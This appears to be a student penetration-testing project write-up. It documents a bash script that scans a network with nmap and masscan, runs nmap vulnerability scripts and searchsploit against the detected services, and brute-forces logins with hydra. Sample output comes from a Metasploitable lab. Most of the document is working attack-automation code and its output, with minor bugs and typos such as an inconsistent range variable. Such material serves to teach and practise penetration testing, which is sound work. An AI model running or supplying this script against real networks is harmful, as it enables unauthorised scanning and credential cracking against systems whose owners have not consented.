Project Penetration Testing- Ofir Halfin

To start running the script you need to enter “root”!

This if statement check if the user is rooted or not!

* Without enter “Root”, the Script will exit immediately.

```
#Checking if you are "root"

if [ "$(whoami)" != "root" ]
then
    echo "You are not root! EXITING ..."
exit
fi
```

The user enters the network range, and a new directory created

Function 1 (START):


The user Start the PT.sh file with a bash command and his network range. (bash PT.sh x.x.x.x)

After this, a new directory will created with the network range as the name of the directory.

input

```
#The user enters the network range, and a new directory should be created.
    printf "${Background_Yellow}"
    echo "Your IPV4 and your netmask:"
    printf "${Reset}"
    ifconfig | head -n2 | grep -i inet | awk '{print $1,$2,$3,$4}'
    printf "${Background_Green}"
    echo "[!]Enter your network range for a network scan"
    printf "${Reset}"
    read RANGE
    echo
function START() {
    directory=$(echo $RANGE | cut -b -12)
    echo "Creating directory..."
    sleep 2
    mkdir $directory
    cd $directory
    printf "${Green}"
    echo
    printf "${Background_Blue}"
    echo "[*]The Directory Created!"
    sleep 2
    printf "${Reset}"
    printf "${Background_Yellow}"
    pwd
    printf "${Reset}"
    sleep 2
}
```

output


bash PT.sh
Your IPV4 and your netmask:
inet 192.168.25.151 netmask 255.255.255.0
[!]Enter your network range for a network scan
192.168.25.0/24
Creating directory ...
[*]The Directory Created!
/home/kali/Desktop/Kali PC/Projects/ProjectPT/192.168.25.0

The script scans and maps the network, saving information into the directory

Function 2 (SCAN):

After Function 1 (START) is finished, the script will continue to Function 2 (SCAN).

Function 2 will use the network range as written at the beginning .

Its using the “Nmap” tool and “Masscan” tool to scan the network for Open:

Hosts, Ports, Services and services versions.

input

```
function SCAN() {
    echo
    echo "[*] Starting Nmap Scan, Please Wait"
    sleep 2
    sudo nmap $range -sV --open -T5 -oN NmapResulets.txt
    sudo nmap $range -sV --open -T5 -oX NmapResulets.xml
    xsltproc NmapResulets.xml -o NmapResulets.html
    sleep 2
    echo "[*] Starting Nmap Scan, Please Wait"
    sleep 2
    cat NmapResulets.txt | grep -i scan | grep -i report | awk '{print $5}' > HOSTS.txt
    sleep 2
    echo "[*] Starting Masscan Scan, Please Wait"
    sudo masscan -iL HOSTS.txt -p- --rate=10000 > MasscanResulets.xml
    sudo masscan -iL HOSTS.txt -p- --rate=10000 > MasscanResulets.txt
    xsltproc MasscanResulets.xml -o MasscanResulets.html
    sleep 2
    printf "${Green}"
    echo ++++++++++++++++++++++++++++++++++++
    echo "[*] All Scans Finished and Saved:"
    echo ++++++++++++++++++++++++++++++++++++
    printf "${Reset}"
    printf "${Yellow}"
    pwd
    printf "${Reset}"
}
    sleep 3
```


output

```
[*] Starting Nmap Scan, Please Wait!

[!] Done.

[*] Starting Masscan Scan, Please Wait!

[!] Done.
```



The script will look for vulnerabilities using the Nmap scripting engine, searchsploit, and finding weak passwords used in the network.

Function 3 +4 (NSE+ Searchsploit):

After Function 2 (SCAN) if finished, the script will continue to Function 3(NSE) and Function 4(Searchsploit).

Function 3 (NSE) will use the script Vuln (Vulnerability) with the help of “Nmap”, to search for Weak points that services have.

Function 4 (Searchsploit) will use the “Searchsploit” tool.

The tool is searching in his database for “backdoors” in the services versions.

To use them for our choose. (like brute force the username and password of accounts, etc..)

input

```
#Use the scanning results and run NSE to extract more information.
function NSE() {
    echo
    printf "${Background_Green}"
    echo "[*] Starting Nmap Scan for NSE, Please Wait!"
    printf "${Reset}"
    sudo nmap -sV --open -T5 --script vuln $RANGE -oX NseResults.xml 1>/dev/null 2>/dev/null
    xsltproc NseResults.xml -o NseResults.html 1>/dev/null 2>/dev/null
    sleep 2
    echo
    printf "${Background_Red}"
    echo "[!] Done."
    printf "${Reset}"
    echo
}
```

```
#Use the service detection results to find potential vulnerabilities.
function SEARCHSPLOIT() {
    printf "${Background_Green}"
    echo "[*] Starting SearchSploit Scan, Please Wait!"
    printf "${Reset}"
    searchsploit --exclude="Privilege Escalation" --nmap NmapResulets.xml > SearchsploitResults.txt  2>/dev/null
    sleep 2
    echo
    printf "${Background_Red}"
    echo "[!] Done."
    printf "${Reset}"
    echo
}
```

output

```
[*] Starting Nmap Scan for NSE, Please Wait!

[!] Done.

[*] Starting SearchSploit Scan, Please Wait!

[!] Done.
```

Use the scanning results and find via brute force login services with leak passwords.

Function 5 (Brute Force):

After functions 3+4 are done (NSE+ Searchsploit), The script will continue to Function 5 (Brute Force).

At this function we will download 2-lists from a 2-difference links.

The first is username list and the second is password list.

We will use the Hosts list that we have done at the Scan Function.

Now that we have all the lists, we will use the “Hydra” tool.

That tool is used to crack accounts username and password from a Hosts.

*Look at the “Hydra_Cracked” file at the end of the script.

input

```
#Use the scanning results and find via brute force login services with leak passwords.
function BRUTEFORCE() {
    printf "${Background_Green}"
    echo "[*] Preparing To Launch Hydra"
    printf "${Reset}"
    echo
    printf "${Background_Yellow}"
    echo "[!]Create Your usernames list (CTRL+D after finished)"
    printf "${Reset}"
    cat > User.lst
    echo
    printf "${Background_Yellow}"
    echo "[!]Create Your password list (CTRL+D after finished)"
    printf "${Reset}"
    cat > Password.lst
    echo
    printf "${Background_Yellow}"
    read -p "[!]Enter a service to use it in [Hydra] Brute-Force (ssh,ftp,etc..)" SERVICE
    printf "${Reset}"
    echo
    printf "${Background_Green}"
    echo "[*]Starting Hydra Brute Force!"
    printf "${Reset}"
    hydra -L User.lst -P Password.lst -M HOSTS.txt $SERVICE -V > HydraResults.txt 2>/dev/null
    cat HydraResults.txt | grep -iv Attempt | grep -iv Data | grep -iv targets | grep -iv hydra > HydraCracked.txt
    rm HydraResults.txt
    echo
    printf "${Background_Red}"
    echo "[!] Done."
    printf "${Reset}"
    echo
}
```

output

```
[*] Preparing To Launch Hydra

[!]Create Your usernames list (CTRL+D after finished)
kali
user
msfadmin
root

[!]Create Your password list (CTRL+D after finished)
kali
user
msfadmin
root
```

```
Nmap scan report for 192.168.25.153
Host is up (0.0039s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:20:38:02 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 29 11:22:51 2022 -- 256 IP addresses (5 hosts up) scanned in 28.00 seconds
[!]Enter a service to use it in [Hydra] Brute-Force (ssh,ftp,etc..)ftp
```

```
[*]Starting Hydra Brute Force!

[!] Done.
```

At the end of the scan, show the user the general scanning statistics.

Function 6 (LOG):

Choose from the menu.

Showing all the results.

input

```
function LOG() {
    echo "Hosts Discoverd:" > LOG.txt
    cat HOSTS.txt | wc -l >> LOG.txt
    echo "Open Ports By 'Nmap':" >> LOG.txt
    cat NmapResulets.txt | grep -i open | grep -i /tcp | sort | uniq | wc -l >> LOG.txt
    echo "Open Ports By 'Masscan Scan':" >> LOG.txt
    cat MasscanResulets.txt | grep -i open | grep -i /tcp | sort | uniq | wc -l >> LOG.txt
    echo "Number of VMware Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i VMware | sort | uniq | wc -l >> LOG.txt
    echo "Number of VSFTPD Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i vsftpd | sort | uniq | wc -l >> LOG.txt
    echo "Number of OpenSSH Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i OpenSSH | sort | uniq | wc -l >> LOG.txt
    echo "Number of BOINC Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i BOINC | sort | uniq | wc -l >> LOG.txt
    echo "Number of Telnet Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i Telnet | sort | uniq | wc -l >> LOG.txt
    echo "Number of ISC BIND Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i ISC | sort | uniq | wc -l >> LOG.txt
    echo "Number of Apache Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i Apache | sort | uniq | wc -l >> LOG.txt
    echo "Number of RpcBind Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i rpcbind | sort | uniq | wc -l >> LOG.txt
    echo "Number of ProFTPd Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i ProFTPd | sort | uniq | wc -l >> LOG.txt
    echo "Number of PostgreSQL Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i PostgreSQL | sort | uniq | wc -l >> LOG.txt
    echo "Number of VNC Vulnerability Found By 'Searchsploit':" >> LOG.txt
    cat SearchsploitResults.txt | grep -i VNC | sort | uniq | wc -l >> LOG.txt
    echo "Number of Cracked Logins Found by 'Hydra':" >> LOG.txt
    cat HydraCracked.txt | wc -l >> LOG.txt
    clear
}
```

```
function MENU() {
    EXIT=EXIT
    while [ "$EXIT" = EXIT ]; do
    printf "${Background_Yellow}"
    echo "Welcome to the script MENU!"
    printf "${Reset}"
    echo "[*] Enter [N] - Nmap Results(HTML, wait 5 sec..)"
    echo "[*] Enter [E] - NSE Results(HTML, wait 5 sec..)"
    echo "[*] Enter [H] - Hosts List Results"
    echo "[*] Enter [R] - Hydra Cracked Results"
    echo "[*] Enter [L] - Log Results *Better cheack [Searchsploit] Results"
    echo "[*] Enter [M] - Masscan Results *UDP ONLY RESULTS"
    echo "[*] Enter [S] - Searchsploits Results"
    echo "[*] Enter [W] - Clear Terminal"
    echo "[*] Enter [EXIT] - For EXIT ..."
    echo
    read -p "[!] Please enter your choose:" CHOOSE
```

```
    echo
    read -p "[!] Please enter your choose:" CHOOSE
    case $CHOOSE in
    N)
    open NmapResulets.html 2>/dev/null
    ;;
    E)
    open NseResults.html 2>/dev/null
    ;;
    H)
    cat HOSTS.txt
    ;;
    R)
    cat HydraCracked.txt
    ;;
    L)
    cat LOG.txt
    ;;
    M)
    cat MasscanResulets.txt
    ;;
    S)
    cat SearchsploitResults.txt
    ;;
    W)
    clear
    ;;
    EXIT)
    exit
    ;;
    esac
done
}
```

output

```
Welcome to the script MENU!
[*] Enter [N] - Nmap Results(HTML, wait 5 sec..)
[*] Enter [E] - NSE Results(HTML, wait 5 sec..)
[*] Enter [H] - Hosts List Results
[*] Enter [R] - Hydra Cracked Results
[*] Enter [L] - Log Results *Better cheack [Searchsploit] Results
[*] Enter [M] - Masscan Results *UDP ONLY RESULTS
[*] Enter [S] - Searchsploits Results
[*] Enter [W] - Clear Terminal
[*] Enter [EXIT] - For EXIT ...

[!] Please enter your choose:
```

AT THE END OF THE INPUT - CALLING ALL THE FUNCTIONS TO ACTIVE THEM!!

```
#Calling the Functions
START
SCAN
NSE
SEARCHSPLOIT
BRUTEFORCE
LOG
MENU
```